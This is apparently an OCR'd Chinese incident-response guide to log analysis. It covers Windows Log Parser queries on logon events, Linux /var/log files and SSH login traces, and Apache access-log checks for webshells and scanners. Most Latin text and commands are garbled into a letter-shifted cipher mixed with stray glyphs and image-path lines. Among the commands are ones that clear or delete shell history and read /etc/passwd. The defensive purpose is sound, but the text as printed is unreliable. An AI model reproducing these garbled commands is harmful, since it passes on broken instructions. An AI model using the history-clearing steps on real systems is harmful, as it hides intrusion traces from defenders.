
Orj Sduvhu 起 足神 kwwsv=22p dfkwhqehuj 1z r ugsuhvv1fr p 2534423523620rj 0sd uvhu0ur f nv0p r uh0wkdq0830h{ dp sohv2



Orj sduvhu1h{h 利I=HYW 利r=GDWDJ ULG %WHOHF W – I UR P f=_{{1hyw{%

起 Orj Sduvhu (f)

4携 ⓟ 艰警

ⓟ 艰警

Or j Sduvhu1h{h 0l=HYW 利Jr=GDWDJ ULG %WHOHFW - l URP

f=_Vhfxulw\1hyw{ z khuh HyhqwLG@7957%

艰警神

Or j Sduvhu1h{h 0l=HYW 利Jr=GDWDJ ULG %WHOHFW - l URP

f=_Vhfxulw\1hyw{ z khuh WIphJ hqhudwhgA*534; 03904<

56=65=44*dqg WIphJ hqhudwhg?*534; 039053 56=67=33*dqg

HyhqwLG@7957%

ⓟ LS神

Or j Sduvhu1h{h 0l=HYW 利Jr=GDWDJ ULG %WHOHFW

H[WUDFWbWRNHQ+Phvvdjh/46/* *; dv

HyhqwW\sh/WIphJ hqhudwhg dv

Or j lqWIph/H[WUDFWbWRNHQ+Vwulqjv/8/**; dv

Xvhuqdph/H[WUDFWbWRNHQ+Phvvdjh/6; /* *; dv Or j lqls

l URP f=_Vhfxulw\1hyw{ z khuh HyhqwLG@7957%

5携 艰警

艰警神

Or j Sduvhu1h{h 0l=HYW 利Jr=GDWDJ ULG %WHOHFW - l URP

f=_Vhfxulw\1hyw{ z khuh HyhqwLG@7958%

神

Or j Sduvhu1h{h 0l=HYW %WHOHFW

H[WUDFWbWRNHQ+Phvvdjh/46/* *; dv

HyhqwW\sh/H[WUDFWbWRNHQ+Phvvdjh/4</* *; dv

xvhu/fr xqwHH[WUDF WbWR NHQ+P hvvdj h/4</* *,, dv Wlp hv/H[WUDF WbWR NHQ+P hvvdj h/6</* *, dv Orj lqls lURP f=_Vhfxulw\1hyw{ z khuh HyhqwLG@7958 JURXS E\ P hvvdj h%

6携 院 神

Orj Sduvhu1h{h 0l+HYW 利r=GDWDJ ULG %WHOHFW Wlp hJ hqhudwhg/HyhqwLG/P hvvdj h lURP f=_V|vwhp 1hyw{ z khuh HyhqwLG@9338 ru HyhqwLG@9339%

Orj Sduvhu Ol}dug

艺 JXL Orj Sduvhu Ol}dug矿陷 艺起 矿 结 观矿 遭 矿面 VTO 矿 规 Ⓑ 摄


绑 神

kwws=22z z z 1d}dug0odev1fr p 2orj bsduvhubd}dug1dvs{

践 。神P lfur vr iw1QHWl udp hz r un 7 18矿绑 神

kwwsv=22z z z 1p lfur vr iw1fr p 2hq0xv2gr z qor dg2ghwdlov1dvs {Blg@75975

题神



HyhqwOrj H{ sor uhu

HyhqwOrj H{ sor uhu 练 Z lqgr z v (f)


隆摄 艺 矿 (f) 艰警 矿。 阿矿 矿

陷裁 Z lqgr z v 艰警矿陷

ⓟ 规 齐 计 迎 摄

绑 神

kwwsv=22hyhqw0orj 0h{ sor uhu1hq1vr iwr qlf 1fr p 2



5 =Olqx{ (f)

3{33 Ⓡ

Olqx{ Ⓟ 矿 规迄 魁聪

败 矿 规补罪 齐 角 迎 摄 衍练绑

Olqx{ (f) 摄

3{34 衍

谅 神2ydu2σrj2

题神p r uh 2hwf2uv|vσrj1fr qi

日志文件	说明
/var/log/cron	记录了系统定时任务相关的日志
/var/log/cups	记录打印信息的日志
/var/log/dmesg	记录了系统在开机时内核自检的信息，也可以使用dmesg命令直接查看内核自检信息
/var/log/mailog	记录邮件信息
/var/log/message	记录系统重要信息的日志。这个日志文件中会记录Linux系统的绝大多数重要信息，如果系统出现问题时，首先要检查的就应该是这个日志文件
/var/log/btmp	记录错误登录日志，这个文件是二进制文件，不能直接vi查看，而要使用lastb命令查看
/var/log/lastlog	记录系统中所有用户最后一次登录时间的日志，这个文件是二进制文件，不能直接vi，而要使用lastlog命令查看
/var/log/wtmp	永久记录所有用户的登录、注销信息，同时记录系统的启动、重启、关机事件。同样这个文件也是一个二进制文件，不能直接vi，而需要使用last命令来查看
/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
/var/log/secure	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

魁罗　　神

登录失败记录：2ydu2or j 2ewp s　　22odvwe

最后一次登录：2ydu2or j 2odvwor j　　22odvwor j

登录成功记录= 2ydu2or j 2z wp s　　22odvw

登录日志记录：2ydu2or j 2vhf xuh

目前登录用户信息：2ydu2uxq2xwp s　　22z 、z kr 、xvhuv

历史命令记录：klvwr u

仅清理当前用户：klvwr u 0f

3{35　　(f)

D携　　vkhoo　观

Olqx{ 绑 vkhoo 观 神ilqg携juhs 携hjuhs携dzn携vhg

神

4携juhs ® 魁 迎 / 驱 xql{2dqx{ 绑 juhs 绑 Ⓓ经绑 神

juhs 0F 8irr ildh ildh 警 irr 署 规 经绑 8

juhs 0E 8irr ildh irr ® 8

juhs 0D 8irr ildh irr 8

juhs juhs 0Y

5携juhs 署 警

juhs 0uq %khoor/zruog$%

-= ® 警矿脑 规 罗 警

0u

0q

0U 警。

0l 面

6携 谷 练罗 警 魁 神 fdwlqsxwbildh ·wdlo0q . 4333 ·khdg 0q 5333

补 4333 矿 5333 摄 4333ä5<<<

7携ilqg 2hwf 0qdph lqlw22 2hwf 罪 警 lqlw

8携 2hwf2sdvvzg

fdw2hwf2sdvvzg ·dzn0l *=* *~sulqw'4Ø*

dzn0l (f) 翻 *=*矿 (f) ⑩(f) 矿

矿'3(q) /'4 练罗 /'q q 罗 摄

9携vhg0l*486/'g*1edvkbklvwru| (u) 败 矿 迄

Ⓡ 486

E携 (f)

d携2ydu2orj2vhfxuh

4携 谅 LS 耀 urrw 神

jurs %dlchg sdvvzrug iru urrw% 2ydu2orj2vhfxuh · dzn *~sulqv'44Ø · vruw · xqlt 0f · vruw0qu · pruh

谅 范 LS 神

jurs %dlchg sdvvzrug% 2ydu2orj2vhfxuh·jurs 0H 0r %⇔58^308`·5^307`^30<`·^34`B^30<`^30<`B,_1⇔58^308`·5^307`^30<`·^34`B^30<`^30<`B,_1⇔58^308`·5^307`^30<`·^34`B^30<`^30<`B,_1⇔58^308`·5^307`^30<`·^34`B^30<`^30<`B,%xqlt 0f

随 蚁耻离

jurs %dlchg sdvvzrug% 2ydu2orj2vhfxuh·shuc 0h *zklch+'b@?A,~2iru⇔1–B,iurp2>sulqv%4_q%⁄Ø·xqlt 0f·vruv 0qu

5携 Ⓟ LS 范神

```
juhs %Dffhswhg % 2ydu2or j 2vhfxuh · dz n *~sulqv ' 44Ø · vruv
· xqlt Of · vruv 0qu · p ruh
```

ⓟ 携 携LS神

```
juhs %Dffhswhg % 2ydu2or j 2vhfxuh · dz n *~sulqv
' 4/' 5/' 6/' </' 44Ø*
```

6携 ⑨练罗 ndd 神

```
juhs %xvhudgg% 2ydu2or j 2vhfxuh
Mkc 43 33=45=48 or fddkrvv xvhudgg^56; 5`= qhz jurxs= qdp h@ndd/
JLG@4334
Mkc 43 33=45=48 or fddkrvv xvhudgg^56; 5`= qhz xvhu= qdp h@ndd/
XLG@4334/ JLG@4334/ krp h@2krp h2ndd
/ vkhoo@2elq2edvk
Mkc 43 33=45=8; or fddkrvv sdvvz g= sdp bxql{ +sdvvz g=fkdxwkwrn,=
sdvvz rug fkdqj hg iru ndd
```

7携(u) ndd 神

```
juhs %xvhugho%2ydu2or j 2vhfxuh
```

8携vx (g) 神

```
Mkc 43 33=6; =46 or fddkrvv vx= sdp bxql{ +vx0o=vhvvlrq,= vhvvlrq
rshqhg iru xvhu jrrg e| urrw=xlg@3,o
```

vxgr =

```
vxgr 0o
Mkc 43 33=76=3< or fddkrvv vxgr= jrrg = WWW\@swv27 >
SZ G@2krp h2j rrg > XVHU@urrw > FRP P DQG@2velq2vkxwgrz q
0u qrz
```

e携2ydu2or j 2| xp 1or j

警 神

|xp lqvwdoo jff

^urrwCerjrq ä`& pruh 2ydu2orj 2|xp 1orj

```
Mkc 43 33=4; =56 Xsgdwhg=fss071; 1805; 1ha b8141{; 9b97
Mkc 43 33=4; =57 Xsgdwhg=dejff071; 1805; 1ha b8141{; 9b97
Mkc 43 33=4; =57 Xsgdwhg=dejrps071; 1805; 1ha b8141{; 9b97
Mkc 43 33=4; =5; Xsgdwhg=jff071; 1805; 1ha b8141{; 9b97
Mkc 43 33=4; =5; Xsgdwhg=dejff071; 1805; 1ha b8141l9; 9
```

6 =Z he (f)

3{34 Z he

Z he 般 Z he ⓡ

迎 摄 Z HE 阿(f) 矿结蝉 规

ⓥ 角 谅 参 矿 规 ⓥ 角 参 矿 Ⓑ

阿 远 摄

角 练 Dsdfkh 神

```
45:131314 0 0 ^442Mkq2534; =45=7:=55 . 3; 33` %J HW\ 2orj lq1kwp c
KWWS2414%533 :; 9 %0% %Pr}lood2813 +Z lqgrzv QW\4313>Z RZ 97,
DsschZ heNIw286:169 +NKWP O/dnh Jhfnr,
Fkurph299131668<146< Vdidul286:169%
```

Z he 矿 角 规 蚁耻

LS携蚁耻 携 蚁耻 败 携蚁耻 题绑 般购

罗 矿 ⓟ摄

衍 Z he 阿(f) 练范

摄

3{35 (f)

Z HE 阿(f) 矿练 规 缩

矿 阻矿 罗 參 摄

练 神 阻软 矿规 翻 矿 罗

雅 矿 练 矿 參 矿 參 摄

色 神 參 阻软 矿 评 绑 矿规

轴露 矿 角 规 Ⓑ 警矿 规 翻 (f) 摄

(f) **隆神**

Z lqgrz 绑矿 Hp Hglwru (f) 矿 矿

结 摄

Olqx{ 绑矿起 Vkhoo 观 (f) 摄

Vkhoo Olqx{ 观 (f) 矿练 j uhs携dz n

观 般魁罗 (f) 摄

Dsdfkh (f) 神

4携(o)齐 LS 观神

fxw0g0 0i 4 or j bildh·xqlt 0f ·vruw0uq ·khdg 053

5携 罗 LS 神

dz n *~sulqw' 4@* or j bildh·vruwxqlt·z f 0o

6携 练罗 神

j uhs %2lqgh{1sks%or j bildh ·z f 0o

7携 练罗 LS 般 罗 神

dz n *~. . V^' 4`ØHQG ~ir u +d lq V, sulqwd/V^d`Ø* or j bild h

8携 罗 LS 补 Ⓑ 神

dz n *~. . V^' 4`Ø HQG ~ir u +d lq V, sulqw V^d`/dØ* or j bild h ·

vr uw0q

9携 练罗 LS 般 范 神

j uhs a4441444144414444 or j bild h· dz n *~sulqw' 4/' :Ø*

: 携 神

dz n *~sulqw' 45/' 4Ø* or j bild h · j uhs a%Pr}lood · dz n *~sulqw

' 5Ø* ·vr uw· xqlt · z f 0o

; 携 534; 9 54 47 练罗 雅 LS

=

dz n *~sulqw' 7/' 4Ø* or j bild h · j uhs 542Mkq2534; =47 · dz n

~sulqw' 5Ø· vr uw· xqlt · z f 0o

3{36 (f) 足

Z he (f) 足神 qj lq{ 见 Ⓑ雅 ⓡ 矿

雅 ⓡ 绑 经词般 罗 矿 LL: 绑结

矿调 齐 蚁耻 经词 摄

矿 角 Ⓑ般练罗 神 艺 般见 矿

般见 ⓡ ls矿 LS离 逃矿 谷 (y)

结 参 离

结 矿调 角 规

谅结 矿 参 摄

4携 谅 参

间 矿 Ⓑ般练 矿 艺

般见 LS矿 结 LS 参 矿 逃矿 规

(x) 谅摄

神

P r}lood2713. +f r p sdwedn>. P VLH. : 13>. Z lqgr z v. QW. 914>. Z RZ 97>. Wulghqw2: 13>. VOF F 5>. 1QHW. F OU. 513183: 5: >. 1QHW. F O U. 618163: 5<>. 1QHW. F OU. 613163: 5<>. 1QHW713F >. 1QHW713H,

5携 院

绕 院 矿 规 Ⓑ

参 参 摄

6携 Ⓑ 矿 參 绑神

D携 參

E携 參 P vj Vmœ1dvs{ P vj Vheg1dvs{

F携 參 [}xvhu1dvs{

G携 參 SRVW知 罗 经词 矩

H携 參 般

矿 [}xvhu1dvs{矿 參

警经词般 矿 矿 般 矿 參

XUO矿 阻 摄 (f) Ⓑ

谅 远 摄

3{37 (f)

神

juhs 0H *Jrrjdher wEdlgxvslghu*

2zzz2orjv2dffhvv1534<0350561orj ·dzn *~ sulqw'4Ø* ·

vruw·xqlt

神

fdw2zzz2orjv2dffhvv1534<0350561orj ·juhs 0y 0H

PVLH·Iluhir{·Fkurph·Rshud·Vdidul·Jhfnr·Pd{wkrq·vruw

·xqlt 0f ·vruw0u0q ·khdg 0q 433

LS 神

j uhs *562P d| 2534<*2z z z 2or j v2df f hvv1534<0350561or j ·

dz n *~sulqw' 4@*·dz n 0l *1**~sulqw' 4%1% 5%1% 6%1% 7@*·vr uw

·xqlt 0f ·vr uw0u 0q ·khdg 0q 43

```
    5539 54<14691467146
    47<: 4; 5167148157;
    4764 5441473147 61433
    4764 44<1478147<1439
    475: 9414; 614814: <
    475: 54; 191; 14; <
    4755 4571565148314: 4
    4754 43914; : 17: 1557
    4753 941493155 31585
    474; 4471; 3153414;
```

神

f dw2z z z 2or j v2df f hvv1534<0350561or j ·dz n *~sulqw' 4@*·

dz n 0l *1**~sulqw' 4%1% 5%1% 6%13%@*·vr uw·xqlt 0f ·vr uw0u

0q ·khdg 0q 533

神

f dw2z z z 2or j v2df f hvv1534<0350561or j ·dz n *~sulqw

' 5@*·vr uwxqlt 0f ·vr uw0uq·p r uh

KWWS Vwdwxv神

f dw2z z z 2or j v2df f hvv1534<0350561or j ·dz n *~sulqw

' <@*·vr uwxqlt 0f ·vr uw0uq·p r uh

```
83898; 8 637
44588: < 533
    : 935 733
```

8 634

XUO 神

fdw2zzz2orjv2dffhvv1534<0350561orj ·dzn *~sulqw

':Ø*·vruwxqlt 0f·vruw0uq·pruh

警 神

fdw2zzz2orjv2dffhvv1534<0350561orj ·dzn

~vxp ^':`.@'43ØHQG~iru+lqvxp,~sulqwvxp ^l`/lØØ·vruw

0uq·pruh

juhs *533 *2zzz2orjv2dffhvv1534<0350561orj ·dzn

~vxp ^':`.@'43ØHQG~iru+lqvxp,~sulqwvxp ^l`/lØØ·vruw

0uq·pruh

XUO 神

fdw2zzz2orjv2dffhvv1534<0350561orj ·dzn *~sulqw':Ø*·

hjuhs *_B·)*·vruw·xqlt 0f ·vruw0uq ·pruh

神

齐

juhs 0y3' 2zzz2orjv2dffhvv1534<0350561orj ·dzn 0l *%

**~sulqw'7%%'4Ø*zhe1orj ·dzn *~sulqw'4%%;Ø*·vruw0q

0n40u·xqlt A 2wps2vorzbxud1w{w

LS/XUO 神

wdlo0i 2zzz2orjv2dffhvv1534<0350561orj ·juhs

2whvw1kwpo·dzn *~sulqw'4%%:Ø*

7 ⇌P VVTO (f)

参。 观携VTO 阻携 携

认 摄 (f) 矿 规 参 翻矿 练


参 参 摄

3{34 P VVTO (f)

间矿P VVTO ⓟ 矿 蝉


矿 远 翻 ⓟ 矿 规

摄




Ⓑ VTO Vhuyhu P dqdj hp hqw Vwxglr 矿 践 参

00VTO Vhuyhu




参 警 警 矿 规

齐 败摄



矿 P VVT 跳般练罗 隆 VT O Vhuyhu Sur ildhu 矿 轴

